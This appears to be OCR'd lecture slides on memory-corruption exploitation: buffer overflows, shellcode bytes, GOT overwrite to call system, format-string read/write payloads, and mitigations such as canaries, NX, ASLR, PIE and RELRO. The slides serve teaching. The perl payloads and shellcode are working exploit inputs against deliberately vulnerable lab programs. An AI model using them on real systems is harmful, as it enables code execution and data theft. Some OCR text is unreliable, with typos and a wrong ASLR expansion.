
If we extract the OPCODES from the assembly we get the following values:

```
0x31 0xc0 0x99 0x50
0x68 0x2f 0x2f 0x73
0x68 0x68 0x2f 0x62
0x69 0x6e 0x89 0xe3
0x50 0x53 0x89 0xe1
0xb0 0x0b 0xcd 0x80
```

BUFFER OVERFLOW: CODE EXECUTION

C Code

```
int foo(int _) {
    uint32_t a;
    uint32_t b;
    uint32_t c;
    uint32_t d;
    char e[4];

    gets(e);
==>     return 0;
}
```



BUFFER OVERFLOW: TESTBED

```
$ mkdir 32bit
$ cd 32bit
$ vagrant init ubuntu/trusty32
$ vagrant ssh
$ echo 0 | sudo tee /proc/sys/kernel/randomize_va_space
$ gcc -o test -z execstack -fno-stack-protector test.c
```


BUFFER OVERFLOW: TESTBED

```
~ % gdb -q ./test
(gdb) b foo
Breakpoint 1 at 0x8048423
(gdb) r
Starting program: /home/vagrant/test
Breakpoint 1, 0x08048423 in foo ()
(gdb) p $esp
$1 = (void *) 0xbffff6e0
```

BUFFER OVERFLOW: CODE EXECUTION

C Code

```
int foo(int _) {
    uint32_t a;
    uint32_t b;
    uint32_t c;
    uint32_t d;
    char e[4];

    gets(e);
==>     return 0;
}
```



BUFFER OVERFLOW: BAD CHARS

C Code

```
char x[10] = {};
gets(x);
for (int i = 0; i < 10; ++i)
   printf("%02x␣", x[i]);
```

If we run this program we have:


```
~ % perl -e 'print "AAAA\x43BBBB"' | /tmp/test
41 41 41 41 43 42 42 42 42 00
~ % perl -e 'print "AAAA\x0aBBBB"' | /tmp/test
41 41 41 41 00 00 00 00 00 00
```

That's because the 0x0a character is the newline char, so our BBBB won't get loaded in the variable!

MITIGATIONS: STACK CANARIES

C Code


```
int foo(int _) {
  uint32_t canary;
  char e[4];

  gets(e);
  if (canary != 0xff0d0a00)
    exit(1);
  return 0;
}
```



- Terminator canaries, which contains the most common bad chars;
- Random canaries, randomized for every program invocation.

MITIGATIONS: AUTHENTICATED POINTERS

On some architectures (ARM 8.3) the various pointers can be authenticated, therefore all the pointers[2] can be encrypted with a random secret key and then decrypted only by the system.



[2] not only the return pointer!

MITIGATIONS: NON EXECUTABLE STACK

- What if the stack was not executable?
- PaX patch suite.
- Can be disabled at compilation time using `-zexecstack`

```
~ % checksec --output csv -f $(which ping) \
    | awk -F , '{print $3}'
NX enabled
```

MITIGATIONS: ASLR


Address **S**ource **L**ayout **R**andomization. At execution time we can randomize the various addresses (with a section granularity) to make impossible to the attacker the guessing of the addresses.

```
~ % sleep 1 & grep 'stack' /proc/${!}/maps
7ffceda25000-7ffceda46000 rw-p 00000000 00:00 0
[stack]
~ % sleep 1 & grep 'stack' /proc/${!}/maps
7fff6f016000-7fff6f037000 rw-p 00000000 00:00 0
[stack]
```

MITIGATION: ASLR

C Code

```
int foo(int _) {
    uint32_t a;
    uint32_t b;
    uint32_t c;
    uint32_t d;
    char e[4];

    gets(e);
==>     return 0;
}
```



SMASHING SOFTWARE SECURITY 2

SOFTWARE SECURITY 2

In this lecture we will have

- dynamic libraries and dynamic compiled binaries;
- 32 bit machine without ASLR (but it will impact relatively);
- NX stack and Stack Canaries (but they will not impact).

```
gdb-peda$ checksec
CANARY    ✓ : ENABLED
FORTIFY     : disabled
NX        ✓ : ENABLED
PIE         : disabled
RELRO       : Partial
```

```
$ ldd ./vulnerable
linux-gate.so =>  (0xb7708000)
libc.so.6 => (0xb754e000)
/lib/ld-linux.so.2 (0xb7709000)
```

MEMORY CORRUPTION: ARBITRARY READ


An arbitrary read is the possibility to read every part of the memory (mapped) in the process:

```
uint32_t arbitrary_read(uint32_t *ptr) {
    return *ptr;
}
```

This can help us to leak canaries and leak a pointer in ASLR! (thus, if we have this kind of vulnerability, we can bypass these mitigations).

SIMPLE ARBITRARY READ

```
struct person {
    char age[4];
    char *name;
};
int main(...) {
    struct person a;
    a.name = malloc(20);
    printf("name?\n");
    gets(a.name);
    printf("age?\n");
    gets(a.age);
    printf("%s\n", a.name);
    return 0;
}
```



SIMPLE ARBITRARY READ

```
struct person {
    char age[4];
    char *name;
};
int main(...) {
    struct person a;
    a.name = malloc(20);
    printf("name?\n");
    gets(a.name);
    printf("age?\n");
    gets(a.age);
    printf("%s\n", a.name);
    return 0;
}
```

age[0..4]

age[5..8]

SIMPLE ARBITRARY READ

```
struct person {
    char age[4];
    char *name;
};
int main(...) {
    struct person a;
    a.name = malloc(20);
    printf("name?\n");
    gets(a.name);
    printf("age?\n");
    gets(a.age);
    printf("%s\n", a.name);
    return 0;
}
```

This command will read the content of the memory at 0x43434343

```
$ perl -e \
  'print "A\n","B"x20,"C"x4' |
  ./vuln
```

MEMORY CORRUPTION: ARBITRARY WRITE


An arbitrary wirte is the possibility to write every part of the memory (mapped) in the process:

```
void arbitrary_write(uint32_t *ptr, uint32_t val) {
    *ptr = val;
}
```

This can help us to execute code in the program, altering the program flow.

SIMPLE ARBITRARY WRITE "HEAP" OVERFLOW

```
struct person {
    char age[4];
    char *name;
};
int main(...) {
    struct person a;
    a.name = malloc(20);
    printf("age?\n");
    gets(a.age);
    printf("name?\n");
    gets(a.name);
    return 0;
}
```



SIMPLE ARBITRARY WRITE "HEAP" OVERFLOW

```
struct person {
    char age[4];
    char *name;
};
int main(...) {
    struct person a;
    a.name = malloc(20);
    printf("age?\n");
    gets(a.age);
    printf("name?\n");
    gets(a.name);
    return 0;
}
```

A A A A
&? ? ? ?

SIMPLE ARBITRARY WRITE "HEAP" OVERFLOW

```
struct person {
    char age[4];
    char *name;
};
int main(...) {
    struct person a;
    a.name = malloc(20);
    printf("age?\n");
    gets(a.age);
    printf("name?\n");
    gets(a.name);
    return 0;
}
```

This command will write “ciao” to the memory at 0x43434343

```
$ perl -e \
  'print "AAAACCCC\n","ciao"'|
  ./vuln
```

MEMORY CORRUPTION: ARBITRARY EXECUTION


An arbitrary execution is the possibility to execute every part of the memory (mapped) in the process:

```
void *arbitrary_execute(void *(*ptr)(void*), void *arg) {
    return ptr(arg);
}
```

This can help us to execute code in the program, altering the program flow.

MEMORY CORRUPTION: ARBITRARY EXECUTION

```
void bark(char *s) {
    printf("woof␣%s!\n", s); }
struct animal {
    char name[4];
    void (*cry)(char *);
};
int main(...) {
    char s[128];
    struct animal dog;
    dog.cry = bark;
    gets(dog.name);
    gets(s);
    dog.cry(s);
}
```



MEMORY CORRUPTION: ARBITRARY EXECUTION

```
void bark(char *s) {
    printf("woof␣%s!\n", s); }
struct animal {
    char name[4];
    void (*cry)(char *);
};
int main(...) {
    char s[128];
    struct animal dog;
    dog.cry = bark;
    gets(dog.name);
    gets(s);
    dog.cry(s);
}
```

This command will execute the function at 0x43434343 with parameter “ls”

```
$ perl -e \
  'print "AAAACCCC\n","ls"'|
  ./vuln
```

MEMORY CORRUPTION: ARBITRARY EXECUTION


```
$ echo "p␣system" | gdb -q ./vuln
Reading symbols from ./vuln...done.
(gdb) $1 = 0x80483d0 <system@plt>
$ perl -e 'print "AAAA\xd0\x83\x04\x08\n","ls" | ./vuln
Name?
Cry?
vuln  vuln.c
```

DYNAMIC LIBRARIES

A dynamic library is a piece of code that is loaded in the binary just before the run-time, it has severeal advantages:

- Share the code of the library just when needed (you'll have only a copy of printf in memory).
- Upgrade the library once for all the programs that uses it.
- Reduce the size of the binary code of the users.

DYNAMIC LIBRARIES




DYNAMIC LIBRARIES: GOT AND PLT

The program (or the library) could be loaded in every point of the memory (also to be compatible with ASLR). To do so a **G**lobal **O**ffset **T**able is loaded in the program (by ld, the dynamic loader), to get the address of a symbol.


DYNAMIC LIBRARIES: GOT AND PLT

The program (or the library) could be loaded in every point of the memory (also to be compatible with ASLR). To do so a **G**lobal **O**ffset **T**able, **P**rocedure **L**inkage **T**able is loaded in the program (by ld, the dynamic loader), to get the address of a function.




DYNAMIC LIBRARIES: LOADING

The `.got.plt` is not loaded **a priori**, but is loaded in a lazy fashion, when the function is called for the first time, its offset is loaded in the section. The procedures to load the values in the `.got.plt` are loaded in the `.plt` section.




DYNAMIC LIBRARIES: LOADING

To call the `.plt` stub just the first time, the `.got.plt` entry is loaded with the address of the `.plt` stub. The stub will then overwrite the `.got.plt` entry.




DYNAMIC LIBRARIES: LOADING

To call the `.plt` stub just the first time, the `.got.plt` entry is loaded with the address of the `.plt` stub. The stub will then overwrite the `.got.plt` entry.



MEMORY CORRUPTION: GOT

To be load dynamically by the loader, the `.got.plt` must be mapped as executable and writable. This enable the write of code in the `.got.plt` section (or `.got` section) to alter the behaviour of symbols.



MEMORY CORRUPTION: GOT

```c
struct person{
    char age[4];
    char *name;
};
int main(...)
{
    struct person p;
    p.name = malloc(20);
    gets(p.age);
    gets(p.name);
    if (atoi(p.age) < 18)
        printf("disclamer\n");
    return 0;
}
```

```
$ gdb -q ./got
(gdb) p atoi
$1 = 0x80483f0 <atoi@plt>
(gdb) r
^C
(gdb) p system
$1 = 0xb7e63310 <__libc_system>
(gdb) q
```

MEMORY CORRUPTION: GOT

Issuing a command like the following we will overwrite the address of `atoi` loaded in the `.got.plt` with the address of `system` from the libc.

```
$ perl -e 'print "id\x00\x00",\
                 "\x24\xa0\x04\x08\n",\
                 "\x10\x33\xe6\xb7"' | ./got
uid=1000(vagrant) gid=1000(vagrant) groups=1000(vagrant)
disclamer
```

Remember that atoi and system have the same signature!

```
int atoi(const char *nptr);
int system(const char *command);
```

MEMORY CORRUPTION: STRING FORMAT

The `*printf` functions can be used to get arbitrary read or write, if misplaced in the code. The wrong use of this function is:


```
printf(argv[1]);
```

The user can control the format and leak or write various part of the memory.

HOW PRINTF WORKS 1

Printf is a variarg function. It has a pointer to an array and get the next element moving from the pointer to the next value.

```
printf("%x␣%d␣%c␣%p\n", a);
```



STRING FORMAT STACK READ

By simply providing a format the user can read the values on the stack (relative to the printf parameters).

```
printf(argv[1]);
```

```
$ ./vuln "%x␣%x␣%x␣%x"; echo
b7fff000 804844b b7fd0000 8048440
```

PRINTF FORMAT

An element of the standard format is composed of the following parts:
%[N$][M]F where:

- F format, interpretation of the parameter.
- N the position of the parameter.
- M the padding format or argument of the parameter interpretation (e.g. pad hex number by 8 zeroes or how much decimal numbers to print).

```
printf("%1$02x␣%1$02x␣%2$02x\n", 1, 2);
```

```
$ ./vuln
01 01 02
```

PRINTF FORMAT WRITE

printf can also write values into memory (the opposite of %s). To do so one should use the format %n. This, according to the manpage, write the number of character wrote by the printf invocation in the value pointed by the argument

```
int charprinted;
printf("ciao%n\n", &charprinted);
printf("%d\n", charprinted);
```

```
$ ./example
ciao
4
```

STRING FORMAT ARBITRARY READ

Finding the parameter address and using %s we can print an semi-arbitrary value of the memory.

```
int main(...) {
    char userpass[128];
    char pass[] = "secretpass\0";
    printf("pass␣@␣%p\n", pass);
    gets(userpass); printf(userpass);
    gets(userpass);
    if (!strcmp(pass, userpass)) printf("flag");
}
```

```
$ perl -e 'print "\x70\xf6\xff\xbf%7\$s"' | ./arbitrary_read
pass @ 0xbffff670
....secretpass
```

STRING FORMAT ARBITRARY WRITE

As for arbitrary string read with %s, the parameter can be wrote with %n.
Finding the parameter address and using %s we can print an semi-arbitrary value of the memory.

```
    char pass[] = "secretpass";
    printf("pass␣@␣%p\n", pass);
    gets(userpass); printf(userpass);
    if (!strcmp(pass, userpass)) printf("flag");
```

```
$ perl -e 'print "\x70\xf6\xff\xbf%65c%7\$n%7\$s|\nE\n"' |
    ./arbitrary_read
pass @ 0xbffff670
....        p|E
flag
```

MITIGATIONS

We've described some mitigations, let's complete the list

```
gdb-peda$ checksec
CANARY    ✓ : ENABLED
FORTIFY     : disabled
NX        ✓ : ENABLED
PIE         : disabled
RELRO       : Partial
```

MITIGATION: FORTIFY


Fortify source add some common test (at compiler level) to remove buffer overflow in functions, (e.g. check if strcpy is made in boundaries).
It only catch common behaviour and it is specific for the compiler family and the compiled library.

```
$ gcc -D_FORTIFY_SOURCE=1
```

MITIGATION: ASLR

C Code

```
int foo(int _) {
    uint32_t a;
    uint32_t b;
    uint32_t c;
    uint32_t d;
    char e[4];

    gets(e);
==>     return 0;
}
```



MITIGATION: PIE

ASLR do not conver the binary addresses but only the dynamic part of the ELF (the stack, the global variables and the loaded libraries). So if you have a function in the `.text` section it can be placed in the `.got` or `.plt` to be called.

```
void foo(void) { system("ls"); }
int main(int argc, char **argv) {
    int i = 0;
    uint8_t  *base = (uint8_t *)printf;
    uint32_t **got_entry = (uint32_t **)(base+2);
    uint32_t *got_plt_entry = *got_entry;
    printf("GOT␣␣0x%08x\n", (uint32_t)printf);
    printf("LIBC␣0x%08x\n", *got_plt_entry);
    printf("FOO␣␣0x%08x\n", (uint32_t)foo);
}
```

MITIGATION: PIE

ASLR do not conver the binary addresses but only the dynamic part of the ELF (the stack, the global variables and the loaded libraries). So if you have a function in the `.text` section it can be placed in the `.got` or `.plt` to be called.

```
$ ./test
GOT  0x08048310
LIBC 0xb759e410
FOO  0x0804844d
$ ./test
GOT  0x08048310
LIBC 0xb75db410
FOO  0x0804844d
```

MITIGATION: PIE

When compiled as a **P**osition **I**ndipendent **E**xecutable, the entire code will get randomized, and the program will start from a random address

```
$ ./test
LIBC  0x7f8562d56e80
FOO  0x5651ebd9567a
$ ./test
LIBC  0x7f7b96b6ae80
FOO  0x555ed44bc67a
```

MITIGATION: PARTIAL RELRO

RELRO (abbreviation of RELocation Read Only), it is a mitigation which is applied at `.got` and `.plt`. Its partial version applies the following protections:

- Change the memory layout to be less vulnerable to attacks.
- Make the `.got` Read Only (but not the `.got.plt`!), that is, global exported variables are protected.

MITIGATION: FULL RELRO

RELRO (abbreviation of RELocation Read Only), it is a mitigation which is applied at `.got` and `.plt`. Its full version applies the mitigation introduced by the partial version plus the following protections:

- Load every function at loading time (disable lazy load);
- Make the `.got.plt` Read Only, that is, the dynamic function table cannot be wrote.